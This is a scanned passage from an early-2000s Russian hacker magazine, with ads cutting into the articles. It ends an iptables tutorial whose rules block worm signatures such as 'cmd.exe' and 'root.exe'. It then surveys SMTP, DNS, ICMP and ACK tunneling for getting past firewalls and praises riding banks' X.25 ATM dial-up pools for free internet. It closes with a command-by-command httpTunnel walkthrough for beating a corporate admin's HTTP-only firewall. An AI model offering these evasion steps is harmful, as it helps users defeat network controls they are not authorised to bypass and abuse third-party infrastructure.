$IPT -A INPUT -i ppp0 -p tcp -s 0/0 --sport 0:65535 -d 0/0 --dport 1:1024 -j DROP
$IPT -A INPUT -i ppp0 -p udp -s 0/0 --sport 0:65535 -d 0/0 --dport 53 -j ACCEPT
$IPT -A INPUT -i ppp0 -p udp -s 0/0 --sport 0:65535 -d 0/0 --dport 1:1024 -j DROP
```

Теперь построчно:

```
#!/bin/sh
```

В этой строке мы говорим командной оболочке, что данный сценарий будет выполняться программой /bin/sh.

```
IPT=/usr/sbin/iptables
```

Объявляем переменную IPT, куда заносим строку, содержащую путь к тому месту, где находится утилита iptables. В данном случае /usr/sbin/iptables. В своей системе ты этот путь можешь узнать, выполнив в командной строке команду which iptables.

```
$IPT -F INPUT
```

В результате выполнения сценария \$IPT будет заменена на /usr/sbin/iptables, то есть мы обозначаем саму утилиту iptables. Это нужно для удобства, чтобы по десять раз не писать одно и то же. Команда -F INPUT призывает очистить цепочку INPUT.

```
$IPT -A INPUT -i ppp0 -p tcp -s 0/0 --sport 0:65535 -d 0/0 --dport 80 -j ACCEPT
```



Данная строка добавляет в цепочку INPUT фильтр по критериям: пакет должен прийти с интерфейса rpp0 (-i rpp0), пакет должен быть по протоколу tcp (-p tcp), прийти с любого адреса (-s 0/0), с любого из портов, указанных в диапазоне (--sport 0:65535), пакет должен быть адресован любому адресу (-d 0/0) и прийти на порт 80 (--dport 80). Если пакет подходит под ВСЕ условия, он направляется в цепочку ACCEPT (-j ACCEPT). То есть принимается системой. Если пакет не подходит под данное правило фильтрации, то он переходит к следующему правилу в цепочке:

```
$IPT -A INPUT -i ppp0 -p tcp -s 0/0 --sport 0:65535 -d 0/0 --dport 1:1024 -j DROP
```

Данная строка добавляет в цепочку INPUT фильтр по критериям: пакет должен прийти с интерфейса rpp0 (-i rpp0), пакет должен быть по протоколу tcp (-p tcp), прийти с любого адреса (-s 0/0), с любого из портов, указанных в диапазоне (--sport 0:65535), пакет должен быть адресован любому адресу (-d 0/0) и прийти на любой порт в указанном диапазоне (--dport 1:1024). Если пакет подходит под ВСЕ условия, он направляется в цепочку DROP (-j DROP). То есть уничтожается системой.

Короче, в этом правиле уничтожаются все пакеты на порты от 1 до 1024, которые не подпадают под предыдущее правило. Задача же стояла закрыть все, кроме 80-го порта, вот мы и сделали это.

Далее:

```
$IPT -A INPUT -i ppp0 -p udp -s 0/0 --sport 0:65535 -d 0/0 --dport 53 -j ACCEPT
```

Данная строка добавляет в цепочку INPUT фильтр по критериям: пакет должен прийти с интерфейса rpp0 (-i rpp0), пакет должен быть по протоколу udp (-p udp), прийти с любого адреса (-s 0/0), с любого из портов, указанных в диапазоне (--sport 0:65535), пакет должен быть адресован любому адресу (-d 0/0) и прийти на порт 53 (--dport 53). Если пакет подходит под ВСЕ условия, он направляется в цепочку ACCEPT (-j ACCEPT). То есть принимается системой.



И наконец:

```
$IPT -A INPUT -i ppp0 -p udp -s 0/0 —sport 0:65535 -d 0/0 —dport 1:1024 -j DROP
```

Данная строка добавляет в цепочку INPUT фильтр по критериям: пакет должен прийти с интерфейса ppp0 (-i ppp0), пакет должен быть по протоколу udp (-p udp), прийти с любого адреса (-s 0/0), с любого из портов, указанных в диапазоне (—sport 0:65535), пакет должен быть адресован любому адресу (-d 0/0) и прийти на любой порт в указанном диапазоне (—dport 1:1024). Если пакет подходит под ВСЕ условия, он направляется в цепочку DROP (-j DROP). То есть уничтожается системой.

СОХРАНАЕМ И ВОССТАНАВЛИВАЕМ ПРАВИЛА

Iptables хранит все таблицы и цепочки в оперативной памяти компьютера. Но авторы не были идиотами и сделали возможность сохранения настроек и их последующего восстановления. Для этого в природе существуют утилиты iptables-save и iptables-restore. Их использовать очень просто.

Для сохранения:

```
iptables-save > filename
```

(надо указать имя файла с сохраненными цепочками).

Для восстановления:

```
iptables-restore < filename
```

(надо указать имя файла с сохраненными цепочками).

Iptables-save сохранит все твои цепочки в специальном файле. А iptables-restore их потом так же хорошо восстановит.

Если ты намерен пользоваться iptables постоянно, лучше всего один раз написать и отладить набор нужных тебе правил. Затем дать сохранить при помощи iptables-save. Для восстановления же при включении компьютера нужно в конец одного из стартовых сценариев (рекомендуется /etc/rc.d/rc.local) добавить строку iptables-restore < filename, где filename - имя файла с правилами, сохраненными при помощи iptables-save.

ПОЛЕЗНЫЕ ПРИМЕРЫ

Как настроить пакетный фильтр для фильтрации по содержанию пакетов?

Следующие правила блокируют прохождение пакетов, данные в которых содержат подстроку virus.exe и ведут лог пакетов со строкой secret внутри:

```
#!/bin/sh
```

```
iptables -A INPUT -m string —string «secret» -j LOG —log-level info \ —log-prefix «SECRET»  
iptables -I INPUT -j DROP -p tcp -s 0.0.0.0/0 -m string —string «virus.exe»
```

```
# Block Code Red
```

```
iptables -I INPUT -j DROP -p tcp -m string —string «cmd.exe»
```

```
# Block Nimda
```

```
iptables -I INPUT -j DROP -p tcp -m string —string «root.exe»  
iptables -I INPUT -j DROP -p tcp -m string —string «default.ida»
```

Другая ситуация: машина подключена к Интернету напрямую, нужно сделать так, чтобы доступ к ней был только на ftp, а все остальные in и out пакеты блокировались.

```
iptables -F OUTPUT
```

```
iptables -P OUTPUT DROP
```

```
iptables -A OUTPUT -p tcp —dport 20 -j ACCEPT
```

```
iptables -A OUTPUT -p tcp —dport 21 -j ACCEPT
```

```
iptables -A OUTPUT -p udp —dport 53 -j ACCEPT
```

```
# это если не хочешь по ip лазать
```

```
iptables -F INPUT
```

```
iptables -P INPUT DROP
```

```
iptables -A INPUT -p tcp -m state —state
```

```
ESTABLISHED, RELATED -j ACCEPT
```

```
iptables -A INPUT -p udp —sport 53 -j ACCEPT #
```

```
опять же для dns
```

ЧТО ЧИТАЕМ?

Читать тебе, перчик ты незрелый, придется много, часто и густо. Ха! Не делай такое кислое лицо - это тебе не идет. Ты думаешь, что крутые перцы, о которых идет такая громкая слава, родились с такими мозгами? Ни хрена подобного! Они просиживают ночами, пытаются вникнуть в документацию. Бери с них пример. И твои нервы станут мягкими и шелковистыми. Вот тебе список документов и статей для интенсивной самоподготовки:

1. Kernel-HOWTO

2. Linux 2.4 Packet-filtering-HOWTO (<http://www.linux.org.ru:8100/books/HOWTO/index.html>)

3. Iptables-HOWTO

(<http://www.linuxguruz.org/iptables/howto/iptables-HOWTO.html>)

4. Firewall-HOWTO

(<http://linuxdocs.org/HOWTOs/Firewall-HOWTO.html>)

5. NAT-HOWTO

(<http://imc.edu.trekhgorny.ru/~merlin/iptables/NAT-HOWTO.linuxdoc.html>)

6. Netfilter-hacking-HOWTO

(<http://www.netfilter.org/documentation/HOWTO/netfilter-hacking-HOWTO.html>)

7. Iptables-tutorial

(<http://gazette.linux.ru/net/rus/articles/iptables-tutorial.html>)

Вот и все. Желаю успехов на тяжком пути хакера.



В продаже 10 октября



ЛУЧШИЙ И ПОЛЕЗНЕЙШИЙ ЖУРНАЛ
ОБО ВСЕМ МОБИЛЬНО-ЦИФРОВОМ
И ЦИФРО-МОБИЛЬНОМ
www.mconline.ru

НОВОСТИ:

- + Основные события в мире мобильных цифровых решений + наши комментарии
- + Новинки на прилавках реальных и виртуальных: PDA, ноутбуки, телефоны, + камеры

ТЕСТЫ:

- + HP Jornada 728: Pocket PC с функциональностью ноутбука
- + Asus MyPal A600: самый компактный Pocket PC уже в России Toshiba и
- + Fujitsu-Siemens: удобство необычных решений в ноутбуках Nokia 7210:
- + рыжий красавчик умеет многое LG W5200: мы считаем его удобным
- + телефоном-«книжкой» Nikon Coolpix 5700: для продвинутых фотографов и
- + тех, кто хочет стать таковыми

СТАТЬИ И ОБЗОРЫ

- + Карманный видеоплеер: сам себе видеосалон или крутим видео на PDA
- + Обзор «лончеров»: идеи «Norton Commander» в карманных системах
- + Бюджетные ноутбуки: настоящая мобильность по минимальной цене Эпоха
- + «карманных» вирусов: комментарий Касперского Как правильно снимать
- + осенью: добро пожаловать в фотошколу!

КАТАЛОГ ЛУЧШИХ:

- + Карманные компьютеры
- + Ноутбуки
- + Сотовые телефоны

mc МОБИЛЬНЫЕ
КОМПЬЮТЕРЫ

(game)land
www.mobilecomputers.ru

ПУТЕ- ВОДИТЕЛЬ

Как ты уже понял из этого номера, туннелирование - один из основных способов обхода файрволов и других мелких препятствий, которые пытаются изобразить бородастые админы. Бедненькие, они ведь не знают, с кем воюют! А все дело в том, что туннелирование - один из главных сетевых принципов современности, ведь без него интернет просто не существовал бы!

Плохие Туннели / Хорошие туннели

Матушка Лень (MLEN@mail.ru) MatushkaLEN' [LoveTech]

рис. Константин Комардин



ТУННЕЛИ НА КАЖДЫЙ ДЕНЬ

Чтобы ты не думал, что туннели это что-то необычное или исключительное, задумайся о том, как ты подключен к Интернет.

Допустим, ты сидишь на модеме. В этом случае два модема (твой и провайдерский) образуют цифровой туннель в телефонной сети (или цифровой канал). Через этот канал твой компьютер может общаться с сетью провайдера. Получается так, что COM-порт твоего компьютера думает, что он связан напрямую с COM-портом компьютера твоего провайдера. И действительно, если два компа подключить COM-портами через специальный кабель,

то они смогут установить между собой соединение. Важно понять, что двум компам все равно, есть ли между ними модемы или нет. То есть модемы для них невидимы (прозрачны). Поэтому такое соединение называется прозрачным.

Идем дальше! Допустим твой компьютер установил TCP/IP сессию с почтовым сервером в интернете. И теперь твоя почтовая программа связывается с почтовым сервером по протоколу SMTP. При этом электронному письму все равно, через какие модемы оно пройдет, какие шлюзы и сети в интернете оно преодолет, потому что оно движется по SMTP-туннелю через глобальную сеть интернет. Этот туннель прозрачен, то есть за ним не видно внутреннего устройства сети.

Ты должен уяснить, что любое сетевое соединение сегодня не обходится без туннелирования. Обязательно туннель одного протокола прокладывается через другой протокол. Чтобы ты лучше это понял, я приведу тебе примеры не только хакерских туннелей, но и других туннелей из сетевой жизни.



ГОЛОСОВОЙ ТУННЕЛЬ

Знаешь ли ты, что такое IP-телефония? Да-да-да, это тоже туннель. И в некотором роде он тоже используется компаниями для обхода файрволов. В этом случае с файрволом можно сравнить межгородскую и международную АТС. Если ты хочешь поговорить с Америкой через АТС, то тебе придется огромный счет за телефонные услуги. Как же обойти этот файрвол? Вспоминаем, что сеть Интернет не заставляет пользователя платить за соединение в зависимости от географии. Ты платишь только за трафик, а с какой точкой мира ты установил соединение не важно. Значит осталось проложить голосовой-телефонный туннель через почти халявную (по сравнению с телефонной) сеть интернет и можно будет говорить очень дешево.

Только чтобы проложить этот туннель, у тебя должны быть два устройства, одно будет преобразовывать твой телефонный вызов в интернет-трафик - это устройство должно стоять в твоем городе у оператора IP-телефонии. Другое устройство будет преобразовывать интернет-трафик



в телефонный вызов. Оно должно находиться в городе, где живет твой абонент. То есть оно позвонит по местному телефону твоему другу. И твоя и чужая АТС примет такой вызов за местный, и тарифицирует его по местным тарифам. Технологию IP-телефонии называют Voice over IP, или сокращенно VoIP, то есть Голос через Интернет Протокол. Запомни это магическое слово OVER, ты еще не раз встретишься с ним!

ФАЙРВОЛЫ И ТУННЕЛИ

Как ты уже догадался, файрвол пользуется примерно той же идеологией, что и АТС. Он проверяет входящие и исходящие вызовы и в зависимости от их особенностей решает разрешать или не разрешать. А если разрешать, то сколько денег брать с пользователя за соединение. Но если файрвол стоит, то есть услуги, которые разрешены. То есть если бы нужно было запретить все на свете, то бородатый администратор просто бы вынул шнур из сети. А поскольку он поставил файрвол, значит что-то через него обязательно должно проходить. Что-то единственное и исключительное, что администратор разрешил, остальное проходить не должно. Так вот, туннелирование позволяет использовать ЛЮБЫЕ известные услуги через единственную включенную услугу. Все услуги которые мы хотим использовать, и которые нам запрещает файрвол, мы можем свернуть в туннель и пустить поверх (over) единственной разрешенной.

SMTP ТУННЕЛИ

Реальная проблема многих хакеров в том, что во многих местах разрешен только почтовый протокол. То есть можно пользоваться только почтовым трафиком, все остальные виды трафика обрезают файрвол. Допустим, ты сидишь на работе, и у тебя работает только почта. И правильно, нечего работником в рабочее время серфить Инет! Но ведь по инету ползает хочется! Допустим у тебя есть приятель, у которого на работе есть много халявного инета. И ты пишешь ему письма с просьбами прислать тебе ту или иную страничку. Приятель не жмот, на работе ему все равно скучно, и он может выслать тебе по мылу хоть пол-Интернета, только попроси. Вот и получился простейший туннель HTTP over SMTP. Ведь по почте ты получаешь HTML документы. А теперь представь себе более серьезную и денежную проблему: хакер сидит на выделенке. Злобный буржуй-провайдер считает HTTP трафик на своем файрволе и нажитые нечестным трудом хакерские денежки каплют за каждый мегабайт прошедшей через файрвол информации. Понятно, что в этом случае просить друга присылать странички по почте - вариант тормозной. Вся прелесть выделенной линии пропадает. Поэтому хакер создает в интернете робота, который в ответ на запросы по почте закачивает нужные страницы из интернета и отправляет их по почте. При этом хакеру не нужно платить за web-трафик, smtp-трафик некоторые глупые провайдеры не считают, и денег за него не дерут. А теперь другая ситуация, когда хакер надьбал где-то пулы халявной почты. То есть можно звонить на телефон провайдера и совершенно бесплатно качать почту. Но ведь хакеру нужно и в аське посидеть и по страничкам ползать. Поэтому хакер пишет две почтовых программы-робота. Одну он вешает на бесплатном сервере в интернете, а другую на своем компьютере. Один робот запаковывает TCP/IP пакеты в почтовый протокол, а другой их распаковывает и отправляет в интернет. Получился туннель TCP/IP over SMTP.

DNS ТУННЕЛИ

А теперь возьмем другой вариант, когда провайдер открыл пользователям тестовый доступ только на свои странички. То есть пользователь дозванивается в интернет и может смотреть странички провайдера, а вот смотреть другие странички не дает файрвол.

И в таком случае хакер не унывает, поскольку он может использовать протокол DNS (Domain Name Service). Этот протокол используется для определения IP-адреса по имени странички. Обычно не очень грамотный провайдер этот протокол не фильтрует и можно отправить DNS-запрос любому серверу в интернете. Поэтому хакер вешает на бесплатном сервере в сети скрипт-робот, который претворяется DNS-сервером. А на самом деле в DNS запросах содержится самый обычный Интернет-трафик. Получился туннель TCP/IP over DNS.

Культовая статья о возможностях туннелирования DNS на сайте: <http://list.nfr.com/pipermail/firewall-wizards/2000-September/009091.html>

Инструменты для DNS tunneling: <http://nstx.dereference.de/>
На русском: <http://tj.ru/cgi-bin/engine.cgi?tj2;8450315;1;>

HTTP ТУННЕЛИ

Раз уж мы заговорили о бедных жертвах фашистов-администраторов, которые не могут сидеть сидеть на работе в интернете, нужно вспомнить другую крайность. Часто администраторы разрешают доступ к web-страничкам, если он нужен по работе, но запрещают ICQ, IRC, и наконец мыло. В таком случае самые обычные сотрудники (не хакеры) используют WEB-гейтами. Сейчас можно получить доступ к Ирке, Аське и конечно к мылу через WEB-интерфейс. В таком случае получается ICQ/IRC/e-mail over HTTP. И это опять туннель.

А теперь допустим, что хакеру понадобилось проникнуть через файрвол с разрешенным протоколом HTTP. Понятно, что через HTTP хакер может проложить любой тоннель.

О HTTP туннелировании можно узнать подробнее и качнуть необходимый софт здесь: <http://www.htthost.com/> (или просто перевернуть страницу :)).

ICMP ТУННЕЛИ

Принцип туннелирования прост, ведь каждый протокол несет в своем теле какую-то полезную информацию. То есть у всех протоколов в том или ином виде должно быть информационное поле, в которое этот полезный груз записывается. Такие поля можно найти даже в протоколе ICMP (Internet Control Message Protocol). Если ты помнишь, эхо запросы и эхо ответы могут содержать специальные тестовые пакеты, для тестирования качества соединения. Так вот вместо этих пакетов хакеры научились подставлять пакеты TCP/IP. Обычно если файрвол позволяет пинговать компьютеры расположенные за ним, то он позволит проложить ICMP-туннель. Обычно этот метод хакеры используют для обхода файрволов при взломе серьезных серверов. ICMP туннели и софт для них на сайте:

<http://www.phrack.com/show.php?p=51&a=6>

О возможностях использования ICMP-прохода:

http://www.iss.net/security_center/static/1452.php

ACK ТУННЕЛИ

А что же делать хакеру, если попался начитанный администратор, который сумел закрыть на файрволе возможности туннелирования SMTP, HTTP, DNS, ICMP? Для этого он разработал очень сложные правила фильтрации пакетов, и теперь файрвол пропускает пакеты в зависимости от кучи параметров, а также файрвол не дает установить соединение по определенным адресам.

Так вот, многие файрволы фильтруют в основном SYN пакеты. Дело в том, что для установления TCP/IP соединения станции должны пройти через процесс тройного рукопожатия и обменяться SYN пакетами. SYN - от слова synchronization, то есть две станции пытаются синхронизоваться (договориться о передаче данных друг другу). После того, как соединение установлено, пакетам присваивается статус ACK - от слова acknowledge. То есть после процесса синхронизации TCP/IP - соединение считается известным (acknowledge). Так думает файрвол, пропуская ACK TCP пакеты. Ведь если мы все проверили на стадии соединения (SYN), то логично предположить, что после того как соединение установлено, пакеты (ACK)

В ПРОДАЖЕ С 3 ОКТЯБРЯ

ЛУЧШИЙ В МИРЕ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ



ЧИТАЙТЕ В НОМЕРЕ:

COVER STORY

James Bond 007: Nightfire

Один из главных козырей NightFire – это разнообразие локаций и высочайший уровень их детализации. Например, замок в Австрии проработан буквально до мелочей – картины на стенах, реалистично раскачивающиеся портьеры, изысканные колонны, зеркальные полы, освещение – все это делает игру потрясающе атмосферной и усиливает эффект погружения.

Демииурги 2

Продолжение "Демииургов" является фактически игрой другого жанра. Притом, что все основополагающие элементы остались неизменными, всевозможные мелкие и не очень нововведения и доработки окончательно сдвинули акценты со стратегии в сторону тактики с сильным ролевым уклоном.

Завоевание Америки

Вас ожидает 400 лет истории Америки, пролетающие перед глазами. Вы сможете приложить руку к таким эпохальным баталиям, как кампания Христофора Колумба, кампания Писарро, война Текумсе, Семилетняя война, и победно завершить этот марш-бросок борьбой за независимость США в 1813 году.

Ultima Online

Жанр массовых онлайн-ролевых игр родился ровно пять лет назад, и его олицетворением стали всего две буквы – УО. Детище Лорда Бритиша отмечает свой пятый день рождения.

Tech

Звук: экстрим или профессионализм?

Меняем Duron на Athlon XP

Покупаем звуковую плату

А так же:

preview, review, Loading, советы по прохождению игр, топ 20, Игровой трубопровод, 10 RPG всех времен и народов и т.д.

идут правильные. Если фаервол начнет проверять ВСЕ пакеты идущие через него, то он надорвется. То есть нужен очень мощный компьютер, который бы проверял бы все пакеты. Все, что остается хакеру, это научить своих злобных программных роботов устанавливать TCP/IP соединение без использования пакетов SYN, а пользуясь только ACK. Вот и получается, что такие пакеты свободно проходят через большинство фаерволов.

На этом сайте можно прочитать более подробно о таких туннелях и качнуть пример трояна с этой технологией <http://ntsecurity.nu/papers/acktunneling/>

На русском (перевод):

<http://hack.com.ua/article.php?story=20020131004352991&mode=print>

КАК ФАЙРВОЛЫ СПАСАЮТ ОТ ТРОЯНОВ

Многие умники ставят себе домашние фаерволы и считают себя полностью защищенными от Троянских коней. А теперь давай вместе посмеемся над ними, представив представив себе Троянца с механизмом туннелирования. Собственно представлять его не надо, поскольку таких написано в изобилии.

TCP/IP over X.25

И смех и грех. Некоторые считают, что поставить фаервол недостаточно. Необходимо сделать сами сети защищенными, по защищенному стандарту. Отчасти поэтому банковские сети построены по более надежной технологии X.25, не совместимой с TCP/IP.

Но и тут спасает туннелирование. Используя технологию TCP/IP over X.25 многие хакеры сидят на халяву в интернете через банковские сети. Для этого они звонят на модемные пулы сети X.25 предназначенные для банкоматов, и удаленных банковских отделений. Такие пулы есть практически во всем мире. Используя простенький софт можно иметь конечно тормозной, но надежный доступ в интернет. Не удивительно, что часто банкоматы не могут дозвониться на свои пулы X.25, ведь хакеры сидят в инете именно через них.

Подробнее о переоборудовании банковских сетей под халявный хакерский инет можно узнать на сайте <http://ahtuxpuct.fromru.com/free/free.htm>.

ПИРСИНГ ФАЙРВОЛА

Пользователи, которые имеют логин на сервере с фаерволом могут проложить туннель через терминалы. Для этого необходим простой софт, который позволит копировать TCP/IP трафик в терминал. Необходимо два терминала, один открытый в сеть интернет, другой в сеть пользователя. Копирование данных между этими терминалами легко осуществимо.

Чтобы открыть терминал извне понадобится программа-робот на бесплатном сервере, которая удаленно откроет терминал и будет преобразовывать текстовую информацию снова в TCP/IP трафик.

Инструменты для пирсинга фаервля <http://fare.tunes.org/files/fwprc/>

Пирсинг фаервола на русском (перевод):

<http://www.linuxdoc.ru/HOWTO/mini/html/Firewall-Piercing.html>

ЗАКЛЮЧЕНИЕ

Туннелирование - настолько разнообразная технология, что с помощью нее можно обойти любой, даже самый зверский, мощный, и интеллектуальный фаервол. Просто запомни магическое словечко over, потом задумайся над тем какие протоколы на фаерволе разрешены. Достаточно набрать в строке поисковой машины «IP over DNS» или «IP over [разрешенный на фаерволе протокол]», и хакер получит сотню ссылок на легкие способы обхода фаерволов!



ТОЛЬКО ЭКСКЛЮЗИВНАЯ ИНФОРМАЦИЯ

(game)land CN

ПРИКЛАДНОЕ ТУННЕЛИРОВАНИЕ



Ну что, комарад, прочел изыскания нашей любимой Матушки Лени на тему туннелирования? Слюнки, поди, потекли? Конечно, имея два компа с никсами по обе стороны файрволла, можно обойти его в два счета. Даже средств дополнительных не понадобится, все уже включено :). Только вот хрена лысого ты такой расклад получишь в реальном лайфе...

httpTunnel для win32

Андрей «Дронич» Михайлюк (dronich@real.haker.ru)

рис. Тимур Закиров

Гораздо чаще встречается более банальная ситуевина: на работе корпоративная сетка под винтукеем, где админ-извращенец запретил все, кроме HTTP, а дома (или не совсем дома) - шельчик на богом забытом сервачке где-то на гавайях. А хочется-то и аськи, и ирки, и МРЗшками в Казее (или еще каком гнутеллоподобном клиенте) покидаться. Вот для решения таких банальных проблем хороший человек накатал забавную прожку - httpTunnel. Умеет она только одно - аккуратно паковать и форвардить чужой трафик, а самое главное... Самое главное в том, что версий этой проги имеется целая куча, под все никсы и винды. Что ноздрями-то зашевелил? Учужал чего? Точно, это же очень неплохой способ решения нашей застарелой проблемы :).

КОГО ИМЕЕМ



Наше патентованное средство для натягивания админа состоит, как водится, из двух независимых частей. Первая работает клиентом и ставится на той тачке, с которой нужен доступ во внешнюю сеть по запрещенному протоколу (проще говоря, на участке сети, защищенном брэндамуэром).

Вторая же должна жить снаружи файрволла на шелле или твоём домашнем компе (если он, конечно, перманентно подрублен к нету). Фишка в том, что тебе абсолютно неважно, под какие платформы реализованы отдельные части - клиент под винтукеем вполне ладит с сервером под BSD. Так что проблем с реализацией туннеля в жизни быть не должно.

Давай рассмотрим самый простой вариант - нужно упаковать в протокол HTTP трафик твоего Мирка. То есть нужна связь с сервером irc.haxorz.com, порт 7000, организовать которую путем подпаивания админа не удалось :). Для этого придется конфигурировать обе части httpTunnel.

ТЕОРИЯ

Прежде чем браться за консоль, давай прикинем, что именно и как именно мы хотим замутить. Посмотри на рисунок, он наглядно отображает нашу текущую ситуацию. Файрволл сконфигурен так, чтобы пропускать только HTTP-трафик, идущий на восьмидесятый порт. Как ты видишь, гадкий IE без проблем соединяется с веб-сервером и даже качает с него ка-



кую-то Ключ. А вот запрос от Мирка был нахально отклонен :(, так как его целевой порт 7000.

А теперь в нашей игре участвуют два компонента httpTunnel (на картинке они изображены синими кружочками). Запросы Мирка идут не на irc.haxorz.com, а на клиентскую часть httpTunnel, которая перепаковывает их и засылает на shell.server.com. А там их уже дожидается наш сервер, перенаправляющий весь трафик от клиента на irc.haxorz.com. Вроде все просто, посмотрим, как связать сервер с клиентом и заставить их работать на благо хитрого юзера (т.е. тебя).

СЕРВЕР

На шеле мы запускаем серверную часть в виде демона, заставляя ее ждать коннекта на восьмидесятом порту и форвардить весь поступивший трафик (а также не забывать принимать ответный) на наш ирковый сервер. Выглядит это вот так:

```
hts -F irc.haxorz.com:7000 80
```

Начнем разборку нестандартно - с конца :). Последним параметром всегда идет номер порта, используемого для соединения клиента и сервера. Так как мы маскируемся под HTTP, пусть порт будет 80 - стандартный для этого протокола. В параметре -F указываются сервер и порт для редиректа, это, думаю, понятно без разъяснений. Другие возможные варианты перенаправления: «-d название_устройства», когда трафик кидается на другой сетевой интерфейс, или «-s» - когда для перенаправления используются стандартные stdin-stdout (правда, для этого сервер нужно будет запустить не демоном, а обычным процессом).

КЛИЕНТ

Теперь займемся клиентом. Если ты еще помнишь, он должен обволакивать мирковый траф и отправлять его серверу. Для этого на своем компе тебе придется запустить такой процесс:

```
htc -F 6666 shell.server.com:80
```

Здесь все с точностью до наоборот: в параметре «-F» указывается порт, трафик с которого пойдет к серверу, а последний параметр отвечает за адрес и порт этого злосчастного сервака. Разумеется, замена на «-d» и «-s» тоже остается в силе. А самое главное - не забудь сказать Мирку, что его сервер находится на «localhost:6666».

Другое дело, если корпоративный фаерволл не просто просматривает трафик, а заодно обрабатывает программу проксики. В этом случае количество промежуточных соединений возрастает (прога -> клиент

httpTunnel -> прокси -> сервер httpTunnel -> ирковый сервер). Для того чтобы наш туннель без проблем пролезал через прокси, командную строку клиента нужно проапгрейдить до следующего вида:

```
htc -P proxy.company.ru:80 -F 6666 shell.server.com:80
```

И все! Админы натянуты, траф ползет без препятствий.

ФИЧИ

Для любителей поизвращаться у httpTunnel есть туча параметров, которые стоит выставить при неидеальных условиях для туннелинга. Краткий их обзор:

для клиента:

-A USER:PASSWORD

пользователь и пароль для не анонимных проксики (при условии, что прокси уже указан в -P);

-z FILE

та же фигня, только для авторизации используется файл;

-B BYTES

размер буфера прокси в байтах (понимает цифры типа 56K и 1M);

-c BYTES

выставляет content-length для запросов;

-M SECONDS

максимальное время соединения;

-T SECONDS

выставляет тайм-аут для соединения;

-U STRING

задает строку user-agent (если админ решит пропускать только IE);

для обоих:

-k SECONDS

посылает keepalive-запросы раз в SECONDS (по дефолту 5);

-s

прописывать content-length во все пакеты;

-w

не уходить в бэкграунд после запуска.

ФИНИТА

Туннель помогает пройти сквозь корпоративный, но не сквозь персональный фаерволл. Однако при тестировании выяснилось, что персональнички видят соединения клиента, но не предпринимают никаких действий к их завершению (игнорируют, проще говоря). Так что у сказочки может быть не просто счастливый, а гиперсчастливый КОНЕЦ!



SYSTEM PANIC

игры бывалых кодеров

Digital Scream (digitalscream@userline.ru)

Ты часто споришь со своими друзьями, кто из вас лучший кодер? Ты ломал программы на время, пытаясь доказать всем свое мастерство? Нет? Хммм... Значит, эта статья не для тебя. А всем нормальным мучачосам я поведаю saga о новом направлении компьютерного андеграунда - "System Panic".

КАК ЭТО ВОЗНИКЛО?

